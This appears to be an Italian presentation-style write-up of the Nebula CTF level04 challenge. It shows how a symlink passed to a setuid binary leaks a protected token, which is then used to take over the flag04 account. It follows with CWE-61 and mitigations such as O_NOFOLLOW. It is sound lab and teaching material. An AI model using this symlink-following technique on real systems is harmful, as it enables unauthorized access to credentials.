-rw-r--r-- 1 level04 level04 220 2011-05-18 02:54 .bash_logout
-rw-r--r-- 1 level04 level04 3353 2011-05-18 02:54 .bashrc
drwx----- 2 level04 level04  60 2020-03-23 06:00 .cache
lrwxrwxrwx 1 level04 level04  18 2020-03-23 06:00 key -> /home/flag04/token
-rw----- 1 level04 level04  41 2011-11-20 21:16 .lessht
-rw-r--r-- 1 level04 level04 675 2011-05-18 02:54 .profile
```

Notiamo che key  
punta al file  
token in flag04

# ESECUZIONE FLAG04 CON SYMLINK

Eseguiamo il programma flag04 passandogli il link simbolico appena creato.

```
level04@nebula:~$ /home/flag04/flag04 key  
06508b5e-8909-4f38-b630-fdb148a848a2
```

Eseguendo flag04 con il symlink il file viene aperto in quanto ha il bit SETUID impostato a 1.

# SFIDA VINTA?


Accediamo come utente flag04 attraverso il token

```
flag04@nebula:~$ whoami
flag04
flag04@nebula:~$ id
uid=995(flag04) gid=995(flag04) groups=995(flag04)
flag04@nebula:~$ _
```

Eseguiamo il comando getflag ed otteniamo la vittoria

```
flag04@nebula:~$ getflag
You have successfully executed getflag on a target account
```

# AGGIORNAMENTO DELL'ALBERO DI ATTACCO



SFIDA VINTA!





# LA VULNERABILITÀ IN LEVEL04

La vulnerabilità presente in flag04 si verifica per via dei link simbolici

CWE di riferimento: **CWE-61 Unix Symbolic link (Symlink) following**

## CWE-61: UNIX Symbolic Link (Symlink) Following

Weakness ID: 61

Abstraction: Compound

Structure: Composite





Status: Inc

Presentation Filter:

### ▼ Description

The software, when opening a file or directory, does not sufficiently account for when the file is a symbolic link that resolves to a target outside of the intended control sphere. This could allow an attacker to cause the software to operate on unauthorized files.

### ▼ Composite Components

Nature	Type	ID	Name
Requires		362	<a href="#">Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')</a>
Requires		340	<a href="#">Generation of Predictable Numbers or Identifiers</a>
Requires		386	<a href="#">Symbolic Name not Mapping to Correct Object</a>
Requires		732	<a href="#">Incorrect Permission Assignment for Critical Resource</a>

# MITIGAZIONE #1

L'accesso alla directory dovrebbe essere limitato al programma in modo da impedire agli aggressori di manipolare i file.

## MITIGAZIONE #2

Bisognerebbe seguire il principio dei minimi privilegi quando si assegnano i diritti di accesso alle entità in un sistema software.

Negare l'accesso ad un file può impedire a un utente malintenzionato di sostituire quel file con un collegamento a un file sensibile.

# MITIGAZIONE #3

Non salvare le credenziali di accesso del proprio account (token) nello spazio utente riservato al proprio account.

# FASI DELLA MITIGAZIONE

Modifichiamo il programma flag04 inserendo all'interno del codice sorgente la seguente stringa:

```
fd = open(argv[1], O_RDONLY | O_NOFOLLOW);
```

- Accendiamo come admin (nebula)
- Creiamo il file «mitigazione» e lo compiliamo.
- Spostiamo il file nella directory flag04
- Modifichiamo i permessi e il proprietario
- Settiamo il bit SETUID

Il codice sorgente è quello del file flag04

# RISULTATO DELLA MITIGAZIONE

```
level104@nebula:~$ /home/flag04/mitigazione ./key  
mitigazione: Unable to open ./key: Too many levels of symbolic links  
level104@nebula:~$
```

THANK YOU

GRACIAS ARIGATO SHUKURIA GOZAIMASHITA EFCHARISTO FAKAAUE

TINGKI BIYAN SHUKRIA DANKSCHEEN JUSPAXAR

MEHRBANI PALDIES BOLZIN MERCY

SHUKRIA

GRACIAS

ARIGATO

SHUKURIA

GOZAIMASHITA

EFCHARISTO

FARHAT

KOMAPSUMNIDA

MAAKE

GRAZIE

MEHRBANI

PALDIES

BOLZIN

MERCY

TINGKI

BIYAN

SHUKRIA

DANKSCHEEN

JUSPAXAR

TAVTAPUCH

MEDAWAGSE

BAIWA

MERASTAWHY

GAEJTRO

AGUYJE

FAKAAUE

LAH

ATTO

ANIMA

DHANYADAAD

WADEEJA

MAITEKA

HUI

YUSPAGARATAM

UNALCHEESH

SPASIBO

DENKAUJA

NEHACHALHYA

MERSI

SIKOMO

MAKETAI

MINMONCHAR